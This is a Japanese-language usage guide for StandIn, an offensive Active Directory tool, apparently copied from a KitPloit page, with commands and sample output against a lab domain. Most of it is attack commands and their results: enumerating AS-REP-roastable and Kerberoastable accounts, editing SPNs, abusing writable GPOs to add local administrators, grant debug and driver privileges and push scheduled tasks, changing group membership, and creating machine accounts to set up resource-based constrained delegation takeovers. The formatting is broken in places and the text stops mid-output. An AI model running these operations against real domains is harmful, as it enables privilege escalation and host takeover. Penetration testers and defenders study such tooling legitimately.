[*] SamAccountName : user005 DistinguishedName : CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local userAccountControl : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQUIRE_PREAUTH

[+] Updating userAccountControl.. |_ Success

C:> StandIn.exe --asrep

[?] Using DC : m-w16-dc01.main.redhook.local

[?] Found 0 object(s) that do not require Kerberos preauthentication..

root@kitploit:~
## SID

#### ユースケース

> *`SID` または `samAccountName` のいずれかがあり、もう一方を取得する必要がある場合があります。これはそのためのシンプルなヘルパー関数です。*

#### 構文

`SID` または `samAccountName` をユーザーの `SID` と `NTAccount` に変換します。```
C:\> StandIn.exe --sid user001

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=user 001
    Path     : LDAP://CN=user 001,CN=Users,DC=redhook,DC=local

[+] User     : REDHOOK.LOCAL\user001
    SID      : S-1-5-21-315358687-3711474269-2098994107-1105

C:\> StandIn.exe --sid S-1-5-21-315358687-3711474269-2098994107-1105

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=user 001
    Path     : LDAP://CN=user 001,CN=Users,DC=redhook,DC=local

[+] User     : REDHOOK.LOCAL\user001
    SID      : S-1-5-21-315358687-3711474269-2098994107-1105

ASREP

Use Case

この関数は、AD内の現在有効なアカウントで、userAccountControlフラグの一部としてDONT_REQUIRE_PREAUTHを持つものをすべて列挙します。これらのアカウントはAS-REPロースト可能であり、このプロセスはkerberoastingと非常に似ています。

Syntax

ASREPロースト可能なすべてのアカウントを返します。``` C:> StandIn.exe --asrep

[?] Using DC : m-w16-dc01.main.redhook.local

[?] Found 1 object(s) that do not require Kerberos preauthentication..

[*] SamAccountName : user005 DistinguishedName : CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local userAccountControl : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQUIRE_PREAUTH

root@kitploit:~
## PASSWD_NOTREQD

#### ユースケース

> *この関数は、現在有効で、`userAccountControl`フラグの一部として`PASSWD_NOTREQD`を持つAD内のすべてのアカウントを列挙します。これらのアカウントは、GPOによる強制にもかかわらず空のパスワードを持つことができますが、パスワードが設定されている場合もあります。*

#### 構文

`PASSWD_NOTREQD`が設定されているすべてのアカウントを返します。```
C:\> StandIn.exe --passnotreq

[?] Using DC : m-w16-dc01.main.redhook.local

[?] Found 2 object(s) that do not require a password..

[*] SamAccountName           : passnotreq
    DistinguishedName        : CN=passnotreq,CN=Users,DC=redhook,DC=local
    PwdLastSet               : 6/6/2021 10:47:27 PM UTC
    lastlogon                : 0x0
    userAccountControl       : PASSWD_NOTREQD, NORMAL_ACCOUNT

[*] SamAccountName           : REDHOOKSLSRV$
    DistinguishedName        : CN=RedHookSLSRV,CN=Computers,DC=redhook,DC=local
    PwdLastSet               : 6/6/2021 10:51:37 PM UTC
    lastlogon                : 0x0
    userAccountControl       : PASSWD_NOTREQD, WORKSTATION_TRUST_ACCOUNT

SPN

これらの関数はSPNに特化して扱います。

SPN 収集

使用例

この関数は、現在有効でKerberoast可能なAD内の全アカウントを列挙します。コンテキストとして、パスワードが最後に設定された日時、アカウントが最後に使用された日時、サポートされている暗号化タイプなど、いくつかの基本的なアカウント情報が追加されます。

構文

Kerberoastableなすべてのアカウントを返します。``` C:> StandIn.exe --spn

[?] Using DC : m-w16-dc01.main.redhook.local [?] Found 1 kerberostable users..

[*] SamAccountName : SimCritical DistinguishedName : CN=SimCritical,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local ServicePrincipalName : ldap/M-2012R2-03.main.redhook.local PwdLastSet : 11/2/2020 7:06:17 PM UTC lastlogon : 0x0 Supported ETypes : RC4_HMAC_DEFAULT

root@kitploit:~
### Set SPN

#### ユースケース

> *適切な権限があれば、この関数を使用して `samAccountName` から `SPN` を追加および削除できます。*

#### 構文

`samAccountName` から `SPN's` を追加および削除します。```
C:\> StandIn.exe --setspn user001 --principal MSSQL/Alchimiae --add

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=user 001
    Path     : LDAP://CN=user 001,CN=Users,DC=redhook,DC=local

[*] SamAccountName         : user001
    DistinguishedName      : CN=user 001,CN=Users,DC=redhook,DC=local

[+] Adding servicePrincipalName : MSSQL/Alchimiae
    |_ Success

C:\> StandIn.exe --object samaccountname=user001 --filter serviceprincipalname

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=user 001
    Path     : LDAP://CN=user 001,CN=Users,DC=redhook,DC=local

[?] Iterating object properties
    |_ Applying property filter => serviceprincipalname

[+] serviceprincipalname
    |_ HTTP/Alchimiae
    |_ MSSQL/Alchimiae

C:\>StandIn.exe --setspn user001 --principal HTTP/Alchimiae --remove

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=user 001
    Path     : LDAP://CN=user 001,CN=Users,DC=redhook,DC=local

[*] SamAccountName         : user001
    DistinguishedName      : CN=user 001,CN=Users,DC=redhook,DC=local
    ServicePrincipalName   : HTTP/Alchimiae
                             MSSQL/Alchimiae

[+] Removing servicePrincipalName : HTTP/Alchimiae
    |_ Success

C:\> StandIn.exe --object samaccountname=user001 --filter serviceprincipalname

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=user 001
    Path     : LDAP://CN=user 001,CN=Users,DC=redhook,DC=local

[?] Iterating object properties
    |_ Applying property filter => serviceprincipalname

[+] serviceprincipalname
    |_ MSSQL/Alchimiae

Unconstrained / constrained / resource-based constrained delegation

ユースケース

この関数は、unconstrained、constrained、またはresource-based constrained 委任の実行を許可されているすべてのアカウントを列挙します。これらの資産は、アクセスを拡大したり目的を達成するために使用できます。

構文

すべてのアカウントを返します。これらのアカウントは、unconstrained または constrained 委任権限を持つか、受信 resource-based constrained 委任権限を持ちます。``` C:> StandIn.exe --delegation

[?] Using DC : m-w16-dc01.main.redhook.local

[?] Found 3 object(s) with unconstrained delegation..

[*] SamAccountName : M-2019-03$ DistinguishedName : CN=M-2019-03,OU=Servers,OU=OCCULT,DC=main,DC=redhook,DC=local userAccountControl : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

[*] SamAccountName : M-W16-DC01$ DistinguishedName : CN=M-W16-DC01,OU=Domain Controllers,DC=main,DC=redhook,DC=local userAccountControl : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

[*] SamAccountName : M-W19-DC01$ DistinguishedName : CN=M-W19-DC01,OU=Domain Controllers,DC=main,DC=redhook,DC=local userAccountControl : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

[?] Found 2 object(s) with constrained delegation..

[*] SamAccountName : M-2019-04$ DistinguishedName : CN=M-2019-04,OU=Servers,OU=OCCULT,DC=main,DC=redhook,DC=local msDS-AllowedToDelegateTo : HOST/m-w16-dc01.main.redhook.local/main.redhook.local HOST/m-w16-dc01.main.redhook.local HOST/M-W16-DC01 HOST/m-w16-dc01.main.redhook.local/MAIN HOST/M-W16-DC01/MAIN Protocol Transition : False userAccountControl : WORKSTATION_TRUST_ACCOUNT

[*] SamAccountName : M-2019-05$ DistinguishedName : CN=M-2019-05,OU=Servers,OU=OCCULT,DC=main,DC=redhook,DC=local msDS-AllowedToDelegateTo : cifs/m-2012r2-03.main.redhook.local cifs/M-2012R2-03 Protocol Transition : True userAccountControl : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION

[?] Found 1 object(s) with resource-based constrained delegation..

[*] SamAccountName : M-10-1909-01$ DistinguishedName : CN=M-10-1909-01,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local Inbound Delegation : Server Admins [GROUP] userAccountControl : WORKSTATION_TRUST_ACCOUNT

root@kitploit:~
## ドメインコントローラ

#### ユースケース

> *この機能は、すべてのドメインコントローラを検出し、そのプロパティ(役割の割り当てを含む)の一部を一覧表示することで、状況認識を提供します。*

#### 構文

すべてのドメインコントローラを取得します。```
C:\> StandIn.exe --dc

[?] Using DC    : m-w16-dc01.main.redhook.local
    |_ Domain   : main.redhook.local

[*] Host                  : m-w16-dc01.main.redhook.local
    Domain                : main.redhook.local
    Forest                : main.redhook.local
    SiteName              : Default-First-Site-Name
    IP                    : 10.42.54.5
    OSVersion             : Windows Server 2016 Datacenter
    Local System Time UTC : Tuesday, 03 November 2020 03:29:17
    Role                  : SchemaRole
                            NamingRole
                            PdcRole
                            RidRole
                            InfrastructureRole

[*] Host                  : m-w19-dc01.main.redhook.local
    Domain                : main.redhook.local
    Forest                : main.redhook.local
    SiteName              : Default-First-Site-Name
    IP                    : 10.42.54.13
    OSVersion             : Windows Server 2019 Datacenter
    Local System Time UTC : Tuesday, 03 November 2020 03:29:17

信頼

ユースケース

この機能は、すべてのドメイン信頼を検出することで状況認識を提供します。

構文

現在のドメインのすべての信頼関係を取得します。``` C:> StandIn.exe --trust

[?] Using DC : m-w16-dc01.main.redhook.local |_ Domain : main.redhook.local

[>] Source : main.redhook.local Target : redhook.local TrustDirection : Bidirectional TrustType : ParentChild

root@kitploit:~
## GPO操作

これらの関数は、GPOの操作を特に扱います。

### GPOの一覧表示

#### ユースケース

> *この関数は、ドメインの`Group Policy`オブジェクトをすべて列挙できます。オプションで、ワイルドカード`--filter`や返されるエントリ数の`--limit`を指定できます。また、`--acl`を使用してGPOオブジェクトのACLを照会することもできます。*

#### 構文

GPOオブジェクトを列挙し、GPOのACLを確認します。```
C:\> StandIn.exe --gpo

[?] Using DC : m-w16-dc01.main.redhook.local
[+] GPO result count         : 3
    |_ Result limit          : 50

[?] Object   : CN={6AC1786C-016F-11D2-945F-00C04fB984F9}
    Path     : LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=redhook,DC=local
    DisplayName              : Default Domain Controllers Policy
    CN                       : {6AC1786C-016F-11D2-945F-00C04fB984F9}
    GPCFilesysPath           : \\redhook.local\sysvol\redhook.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
    GPCMachineExtensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
    WhenCreated              : 6/3/2021 10:30:25 AM
    WhenChanged              : 6/3/2021 10:30:25 AM

[?] Object   : CN={31B2F340-016D-11D2-945F-00C04FB984F9}
    Path     : LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=redhook,DC=local
    DisplayName              : Default Domain Policy
    CN                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
    GPCFilesysPath           : \\redhook.local\sysvol\redhook.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
    GPCMachineExtensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
    WhenCreated              : 6/3/2021 10:30:25 AM
    WhenChanged              : 6/5/2021 11:59:55 PM

[?] Object   : CN={028A7368-C524-46AA-B27A-CE8BDAC4EA66}
    Path     : LDAP://CN={028A7368-C524-46AA-B27A-CE8BDAC4EA66},CN=Policies,CN=System,DC=redhook,DC=local
    DisplayName              : Shards
    CN                       : {028A7368-C524-46AA-B27A-CE8BDAC4EA66}
    GPCFilesysPath           : \\redhook.local\SysVol\redhook.local\Policies\{028A7368-C524-46AA-B27A-CE8BDAC4EA66}
    GPCMachineExtensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
    WhenCreated              : 6/4/2021 2:11:43 PM
    WhenChanged              : 6/4/2021 11:33:33 PM

C:\> StandIn.exe --gpo --filter Shards --acl

[?] Using DC : m-w16-dc01.main.redhook.local
[+] GPO result count         : 1
    |_ Result limit          : 50
    |_ Applying search filter

[?] Object   : CN={028A7368-C524-46AA-B27A-CE8BDAC4EA66}
    Path     : LDAP://CN={028A7368-C524-46AA-B27A-CE8BDAC4EA66},CN=Policies,CN=System,DC=redhook,DC=local
    GPCFilesysPath : \\redhook.local\SysVol\redhook.local\Policies\{028A7368-C524-46AA-B27A-CE8BDAC4EA66}
    Path           : OK

[+] Account       : CREATOR OWNER
    Type          : Allow
    Rights        : FullControl
    Inherited ACE : False
    Propagation   : InheritOnly

[+] Account       : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
    Type          : Allow
    Rights        : ReadAndExecute, Synchronize
    Inherited ACE : False
    Propagation   : None

[+] Account       : NT AUTHORITY\Authenticated Users
    Type          : Allow
    Rights        : ReadAndExecute, Synchronize
    Inherited ACE : False
    Propagation   : None

[+] Account       : NT AUTHORITY\SYSTEM
    Type          : Allow
    Rights        : FullControl
    Inherited ACE : False
    Propagation   : None

[+] Account       : REDHOOK\Domain Admins
    Type          : Allow
    Rights        : FullControl
    Inherited ACE : False
    Propagation   : None

[+] Account       : REDHOOK\Enterprise Admins
    Type          : Allow
    Rights        : FullControl
    Inherited ACE : False
    Propagation   : None

[+] Account       : REDHOOK\user001
    Type          : Allow
    Rights        : FullControl
    Inherited ACE : False
    Propagation   : None

GPO ローカル管理者の追加

適切な権限があれば、脆弱なGPO上の BUILTIN\Administrators にドメインユーザーを追加することが可能です。

構文

Shards GPOに関連するすべてのリンクされたコンピュータオブジェクトに対して、BUILTIN\Administrators グループにユーザーを追加します。この関数は、必要なファイルの作成と既存ファイルの更新の両方を行うことができます。注意して使用してください。``` C:> StandIn.exe --gpo --filter Shards --localadmin user002

[?] Using DC : m-w16-dc01.main.redhook.local

[+] GPO Object Found Object : CN={58890948-8DE3-4A39-8C40-F68004186693} Path : LDAP://CN={58890948-8DE3-4A39-8C40-F68004186693},CN=Policies,CN=System,DC=redhook,DC=local GP Path : \redhook.local\SysVol\redhook.local\Policies{58890948-8DE3-4A39-8C40-F68004186693}

[+] User Object Found Object : CN=user 002 Path : LDAP://CN=user 002,CN=Users,DC=redhook,DC=local SID : S-1-5-21-315358687-3711474269-2098994107-1106

[?] GPO Version User : 0 Computer : 0

[+] Writing GPO changes |_ Creating GptTmpl.inf |_ Updating gpt.inf |_ Updating AD object |_ Incrementing version number |_ Creating gPCMachineExtensionNames

root@kitploit:~
### GPO ユーザー特権の追加

> 適切な権限があれば、脆弱なGPO上でドメインユーザーに対してトークン特権を有効にすることが可能です。

#### 構文

`Shards` GPOに関連付けられたすべてのリンクされたコンピューターオブジェクトに対して、ユーザーアカウントに`token`特権を追加します。この関数は必要なファイルを作成するだけでなく、既存のファイルを更新することもできます。**注意して使用してください。**```
C:\Users\user001\Desktop>StandIn.exe --gpo --filter Shards --setuserrights user002 --grant "SeDebugPrivilege,SeLoadDriverPrivilege"

[+] Validating account rights
    |_ Rights count: 2
       |_ SeDebugPrivilege
       |_ SeLoadDriverPrivilege

[?] Using DC : m-w16-dc01.main.redhook.local

[+] GPO Object Found
    Object   : CN={58890948-8DE3-4A39-8C40-F68004186693}
    Path     : LDAP://CN={58890948-8DE3-4A39-8C40-F68004186693},CN=Policies,CN=System,DC=redhook,DC=local
    GP Path  : \\redhook.local\SysVol\redhook.local\Policies\{58890948-8DE3-4A39-8C40-F68004186693}

[+] User Object Found
    Object   : CN=user 002
    Path     : LDAP://CN=user 002,CN=Users,DC=redhook,DC=local
    SID      : S-1-5-21-315358687-3711474269-2098994107-1106

[?] GPO Version
    User     : 0
    Computer : 1

[+] Writing GPO changes
    |_ Updating existing GptTmpl.inf
       |_ Adding GPO Privileges
       |_ Updating revision
    |_ Updating gpt.inf
    |_ Updating AD object
       |_ Incrementing version number
       |_ Updating gPCMachineExtensionNames

GPO add immediate task

適切な権限があれば、GPOのUserコンポーネントまたはComputerコンポーネントに即時タスクを追加することが可能です。オプションで、これらのタスクを単一のユーザーまたは単一のコンピューターに限定して適用することもできます。

構文

Shards GPOに関連付けられたすべてのリンクされたコンピューターオブジェクトに対して実行される、汎用的なComputerタスクを追加します。また、特定のドメインユーザーに対してのみ実行される、対象を絞ったUserタスクも追加します。この関数は、必要なファイルを作成することも、既存のファイルを更新することもできます。注意して使用してください。``` C:\Users\user001\Desktop>StandIn.exe --gpo --filter Shards --tasktype computer --taskname Liber --author "REDHOOK\Administrator" --command "C:\I\do\the\thing.exe" --args "with args"

[?] Using DC : m-w16-dc01.main.redhook.local

[+] GPO Object Found Object : CN={58890948-8DE3-4A39-8C40-F68004186693} Path : LDAP://CN={58890948-8DE3-4A39-8C40-F68004186693},CN=Policies,CN=System,DC=redhook,DC=local GP Path : \redhook.local\SysVol\redhook.local\Policies{58890948-8DE3-4A39-8C40-F68004186693}

[?] GPO Version User : 0 Computer : 2

[+] Writing GPO changes |_ Creating ScheduledTasks.xml |_ Updating gpt.inf |_ Updating AD object |_ Incrementing version number |_ Updating gPCMachineExtensionNames

C:> StandIn.exe --gpo --filter Shards --tasktype user --taskname Ivonis --author "REDHOOK\Administrator" --command "C:\I\do\the\thing.exe" --args "with args" --target "REDHOOK\user001" --targetsid S-1-5-21-315358687-3711474269-2098994107-1105

[?] Using DC : m-w16-dc01.main.redhook.local

[+] GPO Object Found Object : CN={58890948-8DE3-4A39-8C40-F68004186693} Path : LDAP://CN={58890948-8DE3-4A39-8C40-F68004186693},CN=Policies,CN=System,DC=redhook,DC=local GP Path : \redhook.local\SysVol\redhook.local\Policies{58890948-8DE3-4A39-8C40-F68004186693}

[?] GPO Version User : 0 Computer : 3

[+] Writing GPO changes |_ Creating ScheduledTasks.xml |_ Updating gpt.inf |_ Updating AD object |_ Incrementing version number |_ Creating gPCUserExtensionNames

root@kitploit:~
### GPO のユーザー/コンピューター バージョン増加

> *以前の GPO 関数は強力なエクスプロイトプリミティブを提供しますが、`SysVol` 上の `GPO's` を手動で編集できる機能があると便利かもしれません。GPO を手動で変更した後は、変更を正しく伝播させるために AD オブジェクトのバージョンを同期する必要があります。この関数はそれを行います。*

#### 構文

関連する AD オブジェクト上の `User` または `Computer` GPO バージョンを増加させます。```
C:\Users\user001\Desktop>StandIn.exe --gpo --filter Shards --increase --tasktype user

[?] Using DC : m-w16-dc01.main.redhook.local

[+] GPO Object Found
    Object   : CN={58890948-8DE3-4A39-8C40-F68004186693}
    Path     : LDAP://CN={58890948-8DE3-4A39-8C40-F68004186693},CN=Policies,CN=System,DC=redhook,DC=local
    GP Path  : \\redhook.local\SysVol\redhook.local\Policies\{58890948-8DE3-4A39-8C40-F68004186693}

[?] Current GPO Versioning
    User     : 1
    Computer : 3

--> Incrementing user version

C:\Users\user001\Desktop>StandIn.exe --gpo --filter Shards --increase --tasktype computer

[?] Using DC : m-w16-dc01.main.redhook.local

[+] GPO Object Found
    Object   : CN={58890948-8DE3-4A39-8C40-F68004186693}
    Path     : LDAP://CN={58890948-8DE3-4A39-8C40-F68004186693},CN=Policies,CN=System,DC=redhook,DC=local
    GP Path  : \\redhook.local\SysVol\redhook.local\Policies\{58890948-8DE3-4A39-8C40-F68004186693}

[?] Current GPO Versioning
    User     : 2
    Computer : 3

--> Incrementing computer version

ポリシー

ユースケース

この関数は、状況認識のための基本的なポリシー情報を表示しようとします。

構文

Default Domain Policy を読み取り、ユーザー/セッションのポリシー情報を抽出します。デフォルトポリシーの名前が変更された場合は、--filter で指定できます。または、ドメインルートに対して --object クエリを実行することもできます(例: distinguishedname=DC=redhook,DC=local)。``` C:> StandIn.exe --policy

[?] Using DC : m-w16-dc01.main.redhook.local

[?] Object : CN={31B2F340-016D-11D2-945F-00C04FB984F9} Path : LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=redhook,DC=local Policy Root : \redhook.local\sysvol\redhook.local\Policies{31B2F340-016D-11D2-945F-00C04FB984F9}

[+] Domain Policy |_ MinimumPasswordAge : 1 |_ MaximumPasswordAge : 42 |_ MinimumPasswordLength : 7 |_ PasswordComplexity : 1 |_ PasswordHistorySize : 24 |_ LockoutBadCount : 5 |_ ResetLockoutCount : 30 |_ LockoutDuration : 30 |_ LSAAnonymousNameLookup : 0 |_ Kerberos max User ticket lifetime : 10 |_ Kerberos max Service ticket lifetime : 600 |_ Kerberos max User ticket renewal lifetime : 7

root@kitploit:~
## DNS

#### ユースケース

> *この関数はADからドメインDNS情報を取得し、ワイルドカードフィルタリングをサポートします。*

#### 構文

特定の `CN=MicrosoftDNS` オブジェクトの下にあるDNSエントリを読み取り、バイナリDNSデータを解析します。`search base` は `--legacy` または `--forest` を指定することで調整できます。また、`--limit` を使用して返される結果を制限することもできます。```
C:\Users\user001\Desktop>StandIn.exe --dns --filter RedHook-CLI

[+] Search Base: LDAP://DC=redhook.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=redhook,DC=local

[+] Object : RedHook-CLI-01
    |_ DNS_RPC_RECORD_A : 10.0.0.100

[+] Object : RedHook-CLI-02
    |_ DNS_RPC_RECORD_A : 10.0.0.101

グループ操作

グループメンバーシップの一覧表示

ユースケース

この関数は状況把握を提供し、ドメイングループのすべてのメンバーをそのタイプ(ユーザーまたはネストされたグループ)を含めて一覧表示します。入力としてsamAccountNameを受け取ることもでき、そのユーザーが所属するグループを返します。

構文

グループメンバーシップまたはユーザーメンバーシップを列挙し、メンバーオブジェクトの基本情報を提供します。``` C:> StandIn.exe --group "Server Admins"

[?] Using DC : m-w16-dc01.main.redhook.local [?] Type : Group resolution Group : Server Admins

[+] Members

[?] Path : LDAP://CN=Workstation Admins,OU=Groups,OU=OCCULT,DC=main,DC=redhook,DC=local samAccountName : Workstation Admins Type : SAM_GROUP_OBJECT SID : S-1-5-21-1293271031-3053586410-2290657902-1108

[?] Path : LDAP://CN=Server Admin 001,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local samAccountName : srvadmin001 Type : SAM_USER_OBJECT SID : S-1-5-21-1293271031-3053586410-2290657902-1111

[?] Path : LDAP://CN=Server Admin 002,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local samAccountName : srvadmin002 Type : SAM_USER_OBJECT SID : S-1-5-21-1293271031-3053586410-2290657902-1184

[?] Path : LDAP://CN=Server Admin 003,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local samAccountName : srvadmin003 Type : SAM_USER_OBJECT SID : S-1-5-21-1293271031-3053586410-2290657902-1185

[?] Path : LDAP://CN=Server Admin 004,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local samAccountName : srvadmin004 Type : SAM_USER_OBJECT SID : S-1-5-21-1293271031-3053586410-2290657902-1186

[?] Path : LDAP://CN=Server Admin 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local samAccountName : srvadmin005 Type : SAM_USER_OBJECT SID : S-1-5-21-1293271031-3053586410-2290657902-1187

[?] Path : LDAP://CN=SimCritical,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local samAccountName : SimCritical Type : SAM_USER_OBJECT SID : S-1-5-21-1293271031-3053586410-2290657902-1204

C:> StandIn.exe --group user001

[?] Using DC : m-w16-dc01.main.redhook.local [?] Type : User resolution User : user 001

[+] Memberships

[?] Path : LDAP://<SID=010500000000000515000000dffdcb125d9a38ddbb1b1c7d01020000> samAccountName : Domain Users Type : SAM_GROUP_OBJECT SID : S-1-5-21-315358687-3711474269-2098994107-513

root@kitploit:~
### グループへのユーザーの追加/削除

#### ユースケース

> *適切なアクセス権があれば、オペレーターはドメイングループに対してNTAccountを追加または削除できます。*

#### 構文

NTAccount識別子をドメイングループに追加します。通常はユーザーですが、グループの場合もあります。最後に、NTAccount識別子をドメイングループから削除します。```
C:\> StandIn.exe --group lowprivbutmachineaccess

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Type     : Group resolution
    Group    : lowprivbutmachineaccess

[+] Members

[?] Path           : LDAP://CN=s4uUser,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local
    samAccountName : s4uUser
    Type           : User
    SID            : S-1-5-21-1293271031-3053586410-2290657902-1197

C:\> StandIn.exe --group lowprivbutmachineaccess --ntaccount "MAIN\user001" --add

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Group    : lowPrivButMachineAccess
    GUID     : 37e3d957-af52-4cc6-8808-56330f8ec882

[+] Adding user to group
    |_ Success

C:\> StandIn.exe --group lowprivbutmachineaccess

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Type     : Group resolution
    Group    : lowprivbutmachineaccess

[+] Members

[?] Path           : LDAP://CN=User 001,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local
    samAccountName : user001
    Type           : User
    SID            : S-1-5-21-1293271031-3053586410-2290657902-1106

[?] Path           : LDAP://CN=s4uUser,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local
    samAccountName : s4uUser
    Type           : User
    SID            : S-1-5-21-1293271031-3053586410-2290657902-1197

C:\> StandIn.exe --group testgroup --ntaccount "MAIN\user001" --remove

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Group    : lowPrivButMachineAccess
    GUID     : 37e3d957-af52-4cc6-8808-56330f8ec882

[+] Removing user from group
    |_ Success

マシンオブジェクト操作

これらの関数は特にマシン操作のためのもので、入力としてマシン名を想定しています。

マシンオブジェクトの作成

ユースケース

オペレーターは、リソースベースの制約付き委任攻撃を実行するために、マシンオブジェクトを作成したい場合があります。デフォルトでは、任意のドメインユーザーはローカルドメインに最大10台のマシンを作成する権限を持っています。

構文

ランダムなパスワードで新しいマシンオブジェクトを作成します。ユーザー ms-DS-MachineAccountQuota がこの操作に適用されます。``` C:> StandIn.exe --computer M-1337-b33f --make

[?] Using DC : m-w16-dc01.main.redhook.local |_ Domain : main.redhook.local |_ DN : CN=M-1337-b33f,CN=Computers,DC=main,DC=redhook,DC=local |_ Password : MlCGkaacS5SRUOt

[+] Machine account added to AD..

root@kitploit:~
`ms-DS-MachineAccountQuota` プロパティは、ドメインルートオブジェクトに存在します。クォータを確認する必要がある場合は、以下に示すようにオブジェクト検索を実行できます。```
C:\> StandIn.exe --object ms-DS-MachineAccountQuota=*

Disable machine object

ユースケース

標準ユーザーは machine object を削除する権限を持っていませんが、machine を作成したユーザーはその後 machine object を無効化することができます。

構文

以前に作成された machine を無効化します。この操作は、その machine を作成した同じユーザーのコンテキストで実行する必要があります。非昇格ユーザーは machine object を削除できず、無効化のみ可能であることに注意してください。``` C:> StandIn.exe --computer M-1337-b33f --disable

[?] Using DC : m-w16-dc01.main.redhook.local [?] Object : CN=M-1337-b33f Path : LDAP://CN=M-1337-b33f,CN=Computers,DC=main,DC=redhook,DC=local

[+] Machine account currently enabled |_ Account disabled..

root@kitploit:~
### マシンオブジェクトの削除

#### ユースケース

> *昇格されたAD権限を持つオペレーターは、攻撃チェーン内で以前に作成されたマシンオブジェクトなどを削除できます。*

#### 構文

昇格されたコンテキストを使用してマシンオブジェクトを削除します。```
C:\> StandIn.exe --computer M-1337-b33f --delete

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=M-1337-b33f
    Path     : LDAP://CN=M-1337-b33f,CN=Computers,DC=main,DC=redhook,DC=local

[+] Machine account deleted from AD

msDS-AllowedToActOnBehalfOfOtherIdentity の追加

ユースケース

マシンオブジェクトへの書き込みアクセス権がある場合、この関数を使用すると、オペレーターはマシンに msDS-AllowedToActOnBehalfOfOtherIdentity プロパティを追加できます。これは、リソースベースの制約付き委任攻撃を実行するために必要です。

構文

リソースベースの制約付き委任を使用してホストの乗っ取りを容易にするために、マシンに msDS-AllowedToActOnBehalfOfOtherIdentity プロパティと SID を追加します。``` C:> StandIn.exe --computer m-10-1909-03 --sid S-1-5-21-1293271031-3053586410-2290657902-1205

[?] Using DC : m-w16-dc01.main.redhook.local [?] Object : CN=M-10-1909-03 Path : LDAP://CN=M-10-1909-03,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local [+] SID added to msDS-AllowedToActOnBehalfOfOtherIdentity

C:> StandIn.exe --object samaccountname=m-10-1909-03$

[?] Using DC : m-w16-dc01.main.redhook.local [?] Object : CN=M-10-1909-03 Path : LDAP://CN=M-10-1909-03,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local

[?] Iterating object properties

[+] logoncount |_ 107 [+] codepage |_ 0 [+] objectcategory |_ CN=Computer,CN=Schema,CN=Configuration,DC=main,DC=redhook,DC=local [+] iscriticalsystemobject |_ False [+] operatingsystem |_ Windows 10 Enterprise [+] usnchanged |_ 195771 [+] instancetype |_ 4 [+] name |_ M-10-1909-03 [+] badpasswordtime |_ 7/9/2020 5:07:11 PM UTC [+] pwdlastset |_ 10/29/2020 6:44:08 PM UTC [+] serviceprincipalname |_ TERMSRV/M-10-1909-03 |_ TERMSRV/m-10-1909-03.main.redhook.local |_ WSMAN/m-10-1909-03 |_ WSMAN/m-10-1909-03.main.redhook.local |_ RestrictedKrbHost/M-10-1909-03 |_ HOST/M-10-1909-03 |_ RestrictedKrbHost/m-10-1909-03.main.redhook.local |_ HOST/m-10-1909-03.main.redhook.local [+] objectclass |_ top |_ person |_ organizationalPerson |_ user |_ computer [+] badpwdcount |_ 0 [+] samaccounttype |_ SAM_MACHINE_ACCOUNT [+] lastlogontimestamp |_ 10/29/2020 12:29:26 PM UTC [+] usncreated |_ 31127 [+] objectguid |_ c02cff97-4bfd-457c-a568-a748b0725c2f [+] localpolicyflags |_ 0 [+] whencreated |_ 7/9/2020 5:05:08 PM [+] adspath |_ LDAP://CN=M-10-1909-03,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local [+] useraccountcontrol |_ WORKSTATION_TRUST_ACCOUNT [+] cn |_ M-10-1909-03 [+] countrycode |_ 0 [+] primarygroupid |_ 515 [+] whenchanged |_ 11/2/2020 